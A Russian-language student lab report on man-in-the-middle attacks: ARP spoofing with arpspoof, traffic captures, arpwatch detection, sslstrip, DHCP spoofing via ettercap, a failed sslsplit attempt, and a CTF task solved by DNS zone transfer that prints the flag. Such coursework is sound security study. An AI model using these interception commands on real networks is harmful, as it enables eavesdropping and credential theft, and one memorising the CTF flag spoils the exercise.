1. Провести arp-spoffing, на выбор с помощью arpspoof или ettercap. Провести анализ, зафиксировать в отчете.

Ознакомиться с плагинами для ettercap

Я использовал arpspoof: arpspoof -i eth0 -c both -t 192.168.5.217 -r 192.168.5.5

Отравим arp таблицу в обе стороны. Результат

До отравления таблицы

```
C:\Users\11>arp -a

Интерфейс: 192.168.5.217 --- 0xd
  адрес в Интернете      Физический адрес      Тип
  192.168.5.5           10-fe-ed-b3-c8-7a     динамический
  192.168.5.102         74-70-fd-b3-eb-a6     динамический
  192.168.5.255         ff-ff-ff-ff-ff-ff     статический
  224.0.0.22            01-00-5e-00-00-16     статический
  224.0.0.252           01-00-5e-00-00-fc     статический
  239.255.255.250       01-00-5e-7f-ff-fa     статический
  255.255.255.255       ff-ff-ff-ff-ff-ff     статический

Интерфейс: 192.168.56.124 --- 0x10
  адрес в Интернете      Физический адрес      Тип
  192.168.56.1          0a-00-27-00-00-14     динамический
  192.168.56.255        ff-ff-ff-ff-ff-ff     статический
  224.0.0.22            01-00-5e-00-00-16     статический
  224.0.0.252           01-00-5e-00-00-fc     статический
  239.255.255.250       01-00-5e-7f-ff-fa     статический
```

После выполнения команды

```
C:\Users\11>arp -a

Интерфейс: 192.168.5.217 --- 0xd
  адрес в Интернете      Физический адрес      Тип
  192.168.5.5           08-00-27-40-94-77     динамический
  192.168.5.102         74-70-fd-b3-eb-a6     динамический
  192.168.5.121         08-00-27-40-94-77     динамический
  192.168.5.255         ff-ff-ff-ff-ff-ff     статический
  224.0.0.22            01-00-5e-00-00-16     статический
  224.0.0.252           01-00-5e-00-00-fc     статический
  239.255.255.250       01-00-5e-7f-ff-fa     статический
  255.255.255.255       ff-ff-ff-ff-ff-ff     статический

Интерфейс: 192.168.56.124 --- 0x10
  адрес в Интернете      Физический адрес      Тип
  192.168.56.1          0a-00-27-00-00-14     динамический
  192.168.56.255        ff-ff-ff-ff-ff-ff     статический
  224.0.0.22            01-00-5e-00-00-16     статический
  224.0.0.252           01-00-5e-00-00-fc     статический
  239.255.255.250       01-00-5e-7f-ff-fa     статический
```

Траффик завернули на машину с Kali

```
     1 0.000000000   Tp-LinkT_b3:c8:7a   Broadcast           ARP      60 Who has 192.168.5.102? Tell 192.168.5.5
     2 0.237887571   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=17/4352, ttl=128 (no response found!)
     3 0.237922172   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=17/4352, ttl=127 (reply in 4)
     4 0.258791680   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=17/4352, ttl=53 (request in 3)
     5 0.258825593   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=17/4352, ttl=52
     6 0.300143392   fe80::5d5b:c510:aa5… ff02::c             SSDP    208 M-SEARCH * HTTP/1.1
     7 1.097646489   PcsCompu_40:94:77   PcsCompu_4e:f7:3b   ARP      42 192.168.5.5 is at 08:00:27:40:94:77
     8 1.097735275   PcsCompu_40:94:77   Tp-LinkT_b3:c8:7a   ARP      42 192.168.5.217 is at 08:00:27:40:94:77
     9 1.237307996   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=18/4608, ttl=128 (no response found!)
    10 1.237341784   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=18/4608, ttl=127 (reply in 11)
    11 1.258093136   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=18/4608, ttl=53 (request in 10)
    12 1.258127748   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=18/4608, ttl=52
    13 1.635010742   HuaweiTe_a6:1e:85   Broadcast           ARP      60 Who has 192.168.5.5? Tell 192.168.5.187
    14 2.237569178   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=19/4864, ttl=128 (no response found!)
    15 2.237602923   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=19/4864, ttl=127 (reply in 16)
    16 2.259679422   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=19/4864, ttl=53 (request in 15)
    17 2.259713765   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=19/4864, ttl=52
    18 3.098015089   PcsCompu_40:94:77   PcsCompu_4e:f7:3b   ARP      42 192.168.5.5 is at 08:00:27:40:94:77
    19 3.098239336   PcsCompu_40:94:77   Tp-LinkT_b3:c8:7a   ARP      42 192.168.5.217 is at 08:00:27:40:94:77
    20 3.237454728   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=20/5120, ttl=128 (no response found!)
    21 3.237485499   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=20/5120, ttl=127 (reply in 22)
    22 3.258241071   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=20/5120, ttl=53 (request in 21)
    23 3.258275548   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=20/5120, ttl=52
    24 3.300230621   fe80::5d5b:c510:aa5… ff02::c             SSDP    208 M-SEARCH * HTTP/1.1
    25 3.887862561   Tp-LinkT_b3:c8:7a   Broadcast           ARP      60 Who has 192.168.5.242? Tell 192.168.5.5
    26 4.238242114   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=21/5376, ttl=128 (no response found!)
    27 4.238293379   192.168.5.121       192.168.5.217       ICMP    102 Redirect             (Redirect for host)
    28 4.238336323   192.168.5.217       87.250.250.242      ICMP     74 Echo (ping) request  id=0x0001, seq=21/5376, ttl=127 (reply in 29)
    29 4.261055065   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=21/5376, ttl=53 (request in 28)
    30 4.261085742   87.250.250.242      192.168.5.217       ICMP     74 Echo (ping) reply    id=0x0001, seq=21/5376, ttl=52
```


```
▸ Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_4e:f7:3b (08:00:27:4e:f7:3b), Dst: PcsCompu_40:94:77 (08:00:27:40:94:77)
▸ Internet Protocol Version 4, Src: 192.168.5.217, Dst: 87.250.250.242
▸ Internet Control Message Protocol
```

```
0000  08 00 27 40 94 77 08 00  27 4e f7 3b 08 00 45 00   ··'@·w·· 'N·;··E·
0010  00 3c 02 13 00 00 80 01  1f 40 c0 a8 05 d9 57 fa   ·<······ ·@····W·
0020  fa f2 08 00 4d 4a 00 01  00 11 61 62 63 64 65 66   ····MJ·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                    wabcdefg hi
```

2.Изучить arpwatch, поробовать его настроить и получить результат. Зафиксировать результат в отчете (при возникновении вопросов обращатся за помощью)

Arpwatch – служба, которая на интерфейсе слушает arp и запоминает соответствие ip-mac адресов.

Первым делом я решил посмотреть есть ли аналоги для систем на базе Windows. Нашел Arp Monitor. Работает, так сказать, из коробки. Выбрал нужный мне интерфейс и через arpspoof отравил таблицу на машине Windows. Итогом были всплывающие сообщения о flip flop, звуковое уведомление и события в журнале



Далее решил поставить arpwatch на Ubuntu 18. Указал на каком интерфейсе слушать arp – ответы


```
/etc/default/arpwatch                                   935/935   100%
# Global options for arpwatch(8).

# do not use the -i, -f or -u options here, they are added automatically
# Debian: don't report bogons, don't use PROMISC.
ARGS="-N -p"

# if you want to add a pcap filter, uncomment and adjust the option below (you
# will need spaces so adding -F to the ARGS above will cause problems). See -F
# option in man 8 arpwatch for more information
#PCAP_FILTER="not ether host (00:11:22:33:44:55 or 66:77:88:99:aa:bb)"

# Debian: run as `arpwatch' user.  Empty this to run as root.
RUNAS="arpwatch"

# when using systemd you have to enable arpwatch explicitly for each interface
# you want to run it on by running:
# systemctl enable arpwatch@IFACE
# systemctl start arpwatch@IFACE

# For the LSB init script, enter a list of interfaces into the list below;
# arpwatch will be started to listen on these interfaces.
# Note: This is ignored when using systemd!
# INTERFACES="eth0 eth1"
INTERFACES="enp0s3"
```


После запуска увидел сообщение о flip flop

```
Return-Path: <arpwatch@server_test.test.lan>
Received: by server_test.test.lan (Postfix, from userid 131)
(------>)id 209481C18F7; Mon,  1 Apr 2019 21:18:22 +0300 (MSK)
From: arpwatch@server_test.test.lan (Arpwatch server_test)
To: logos-amv@mail.ru
Subject: flip flop (_gateway) enp0s3
Message-Id: <20190401181822.209481C18F7@server_test.test.lan>
Date: Mon,  1 Apr 2019 21:18:22 +0300 (MSK)

           hostname: _gateway
         ip address: 192.168.5.5
          interface: enp0s3
    ethernet address: 08:00:27:40:94:77
     ethernet vendor: PCS Systemtechnik GmbH
old ethernet address: 10:fe:ed:b3:c8:7a
 old ethernet vendor: TP-LINK TECHNOLOGIES CO.,LTD.
          timestamp: Monday, April 1, 2019 21:18:22 +0300
   previous timestamp: Monday, April 1, 2019 21:18:21 +0300
              delta: 1 second

--209481C18F7.1554142702/server_test.test.lan--
```

3. Выбрать сайт https и с помощью arpspoof перехватить данные, используя ssltrip. Сайт открыть в браузере жертвы (браузер на виртуальной машине с которой пытаются подключиться к внешнему сайту).


Sslstrip у меня получилось организовать только через ie11, на форумах читал, что современные браузеры запоминают тег HSTS в ответе сервера, а также некоторые браузеры имеют список предварительной загрузки, и из-за этого браузер никогда уже не перейдет на http. Результат с ie11







4. * Выполнить задание 1, используя dhcp spoof или yersinia. Разобраться, как работает dhcp spoofing, применяя Wireshark. С помощью ettercap -G запустить dhcp spoof, направив трафик жертвы на Kali linux. В Wireshark перехватить пароль на сайт https, который пытается посетить жертва.


Dhcp spoof провел через Ettercap. Ettercap перехватывая dhcp запросы, отвечает клиенту, что он есть dhcp сервер. И выдает ему из заранее заданного пула ip и является шлюзом для устройства. Получилось завернуть трафик на kali





Перехватить пароль по https я так и не понял, как это возможно, т.к. трафик идет по протоколу ssl и не имея ключей, расшифровать его невозможно. Единственное мое решение, это записать в лог ssl key и передать его wireshark, но по этому методу получается, что мне нужен доступ до компьютера жертвы, чтобы создать пользователю переменную окружения, записать лог и забрать его на машину с kali. Наверное, это не есть правильно, но по-другому я не знаю как. Хотелось бы услышать Ваши комментарии. Помогла статья: https://habr.com/ru/post/253521/ Результат





Yersinia бегло прочитал, детально не знакомился, времени не хватает совсем.

5. * Выполнить задание 2, используя sslsplit. Сгенерировать сертификат, скормить его sslsplit. Если сайт перестает работать при атаке sslstrip, попробовать поработать с sslsplit.


Сертификат сгенерировал. Скормил sslsplit, но браузеры все как один на https запрос отвечали ошибкой сетевого подключения. Как я не пробовал, ничего не получилось.

Здесь мне кажется опечатка в методичке `openssl x509 -req -days 365 -in server.csr -sign key.key -out server.crt`

У меня вот так сработало openssl x509 -req -days 365 -in server.csr -signkey server.key -out server.crt

6. Доп задание повышенной сложности с Hacherdom (если нижеприведенные задания выполнялись ранее самостоятельно, выбрать другое):
http://training.hackerdom.ru/tasks/open/40/

Сначала я решил, используя все ключи (методом перебора) nslookup, собрать максимум информации о зоне. Командой nslookup -type=ns secretzone.qctf.ru нашел root.secretzone.qctf.ru



После долгих мучений, а что же делать дальше, нашел эту статью https://blackdiver.net/it/linux/4004 и результат

```
root@kali:~# dig secretzone.qctf.ru @root.secretzone.qctf.ru axfr

; <<>> DiG 9.11.5-P4-1-Debian <<>> secretzone.qctf.ru @root.secretzone.qctf.ru a
xfr
;; global options: +cmd
secretzone.qctf.ru.     1800    IN      SOA     secretzone.qctf.ru. root.secretz
one.qctf.ru. 5 1800 1800 2419200 604800
secretzone.qctf.ru.     1800    IN      NS      root.secretzone.qctf.ru.
secretzone.qctf.ru.     1800    IN      A       194.67.211.30
flag.secretzone.qctf.ru. 1800   IN      TXT     "Your flag is cbd7535da0eb32e375
89d799a1b34441"
root.secretzone.qctf.ru. 1800   IN      A       194.67.211.30
secretzone.qctf.ru.     1800    IN      SOA     secretzone.qctf.ru. root.secretz
one.qctf.ru. 5 1800 1800 2419200 604800
;; Query time: 19 msec
;; SERVER: 194.67.211.30#53(194.67.211.30)
;; WHEN: Mon Apr 01 23:06:18 MSK 2019
;; XFR size: 6 records (messages 1, bytes 261)
```